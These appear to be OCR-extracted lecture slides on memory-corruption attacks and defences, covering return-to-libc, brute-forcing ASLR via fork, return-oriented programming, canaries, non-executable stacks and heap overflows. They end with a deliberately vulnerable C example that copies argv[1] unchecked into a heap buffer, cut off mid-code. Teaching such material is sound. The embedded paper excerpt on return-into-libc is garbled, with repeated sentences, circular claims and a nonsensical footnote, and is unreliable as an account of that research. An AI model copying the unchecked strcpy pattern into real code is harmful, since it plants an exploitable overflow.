
RETURN TO LIBC




INFERRING ADDRESSES WITH ASLR



INFERRING ADDRESSES WITH ASLR




INFERRING ADDRESSES WITH ASLR



Wrong guess of usleep = crash; retry

Correct guess of usleep = response in 16 sec

INFERRING ADDRESSES WITH ASLR




Why this works

Every connection causes a fork;
`fork()` does not re-randomize ASLR


Wrong guess of `usleep` = crash; retry

Correct guess of `usleep` = response in 16 sec

RETURN TO LIBC



DEFENSE: JUST GET RID OF SYSTEM()?



RETURN-ORIENTED PROGRAMMING

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hiroshi Doornik¹
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA
hdoornik@ucsd.edu

ABSTRACT

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that only use jump-tables or `CALL`. Our attack combines a large number of return instructions appearing in x86 gadgets that allow arbitrary computations. We show how to discover such instructions automatically by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Algorithms

Keywords

Return-into-libc, finding instructions, instructions set

1. INTRODUCTION

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that use only the `CALL` instruction. We show how to discover such instructions automatically by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Returning into libc without using function pointers is, in fact, the return-into-libc attack that has been proved most effective by the researchers. This attack is based on the ability to return from instructions that use the `CALL` instruction to return from instructions that use the `CALL` instruction.

While previous attacks, such as those that use a large number of return instructions appearing in x86 gadgets that allow arbitrary computations, we show how to build such gadgets automatically.

¹While this work was at the University of California, San Diego, he was a member of the University of California, San Diego, Computer Science Department.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted, provided the copies are not made or distributed for profit or commercial advantage and the copies bear the notice and full citation on the first page. Copyright notice is required. For more information, contact the publisher or the copyright owner.

©2005 ACM 0000-0000/05/0000-0000\$05.00
Copyright 2005 ACM 0000-0000/05/0000-0000\$05.00

using the other instructions in libc is a specific illustration of this idea, and we discuss that, because of the presence of the `CALL` instruction set, is very different from the idea of return-into-libc without function calls. (This idea is not new.) Our paper makes three major contributions:

1. We describe an efficient algorithm for analyzing the return instructions in libc that can be used to find return instructions.
2. Using sequences returned from a particular return instruction, we describe gadgets that allow arbitrary computations, introducing many techniques that are the foundation for the return-into-libc attack.
3. In using the above, we provide strong evidence for the return-into-libc attack and a method for using the return instructions to determine whether they provide for the return.

In addition, our paper makes several smaller contributions. We implement a return-into-libc attack and show how to use it. We describe a study of the properties of return instructions in the context of the return-into-libc attack. We describe a method for finding return instructions. We describe a method for finding return instructions. We describe a method for finding return instructions.

1.1 Background: Attacks and Defenses

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Unfortunately, the vulnerability is such that he cannot use the program's normal flow to reach the vulnerable section of his choice with his code. The traditional vulnerability in this context is the buffer overflow on the stack [1], though many other classes of vulnerability have been considered, such as buffer overflows on the heap [2, 3, 4], integer overflows [5, 6, 7], and format string vulnerabilities [8, 9]. In each case, the attacker must arrange for his code to be executed some way that is not the normal flow of the program. In the case of the buffer overflow, the attacker must arrange for his code to be executed some way that is not the normal flow of the program. In the case of the integer overflow, the attacker must arrange for his code to be executed some way that is not the normal flow of the program. In the case of the format string vulnerability, the attacker must arrange for his code to be executed some way that is not the normal flow of the program.

Shortcomings of removing functions from libc

- Introduces return-oriented programming
- Shows that a nontrivial amount of code will have enough code to permit virtually any ROP attack

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
Option: Make this detectable with canaries
- Getting %eip to point to our code (dist buff to stored `eip`)
Non-executable stack doesn't work so well
- Finding the return address (guess the raw address)
Address Space Layout Randomization (**ASLR**)

Best defense: Good programming practices


Virtual Execution Environments

- Adds a **layer** between the **program** and its **execution environment** by running it inside a specially designed virtual machine (VM).
 - The VM identifies anomalous behavior in the sequence of instructions executed at runtime.
- The potential benefits of the approach are obvious: **no modification to the existing development process**, compilation, or binary itself is required, and security checks are enforced in a flexible fashion.
- On the downside, because the protected program must run in a virtual environment with many of its instructions incurring a **monitoring overhead**, **performance costs** are hard to predict.

Heap-Based Buffer Overflow Attacks

Heap-Based Buffer Overflow Attacks

- Recall that memory on the stack is either **allocated statically**, which is determined when the program is **compiled**, or it is *allocated and removed automatically when functions are called and returned*.
- However, it is often desirable to give programmers the power to **allocate memory dynamically** and have it persisted across multiple function calls.
 - This memory is allocated in a large portion of unused memory known as the **heap**.




Heap-Based Buffer Overflow Attacks

- Dynamic memory allocation presents potential problems for programmers:
 - If programmers allocate memory on the heap and do not explicitly deallocate (free) that block, it remains used and can cause **memory leak** problems.
 - From a security standpoint, the heap is subject to similar problems as the stack; A program that copies user-supplied data into a block of memory allocated on the heap in an unsafe way can result in **overflow conditions**, allowing an attacker to execute arbitrary code on the machine.

Heap-Based Buffer Overflow Attacks

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    // Allocate two adjacent blocks on the heap
    char *buf = malloc(256);
    char *buf2 = malloc(16);
    // Does not check length of buffer before copying argument
    strcpy(buf, argv[1]);
    // Print the argument
